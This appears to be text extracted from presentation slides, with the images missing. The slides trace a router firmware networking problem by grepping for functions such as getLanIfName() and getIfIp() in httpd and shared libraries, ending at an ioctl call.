
• Search get_eth_name() $ Network Problem ( search get_eth_name() in
lib ) ➔ grep –rn get_eth_name • libtpi.so and libChipApi.so and libcommon.so
$ Network Problem ( search getLanIfName()) httpd
$ Network Problem ( search getLanIfName()) httpd libcommon.so

$ Network Problem ( search getLanIfName()) httpd libcommon.so libChipApi.so
$ Network Problem 跟 g_lan_ip 有關 : • s (
array ) • v19 ( array ) • v16 ( array ) • getIfIp() • LanIfName = getLanIfName() = br0

$ Network Problem ( search getIfIp() ) • getIfIp() •
libcommon.so ➔ grep -rn getIfIp


$ Network Problem ( getIfIp() in libcommon.so ) • getIfIp()




Ioctl ( fd , 0x8915u , dest )
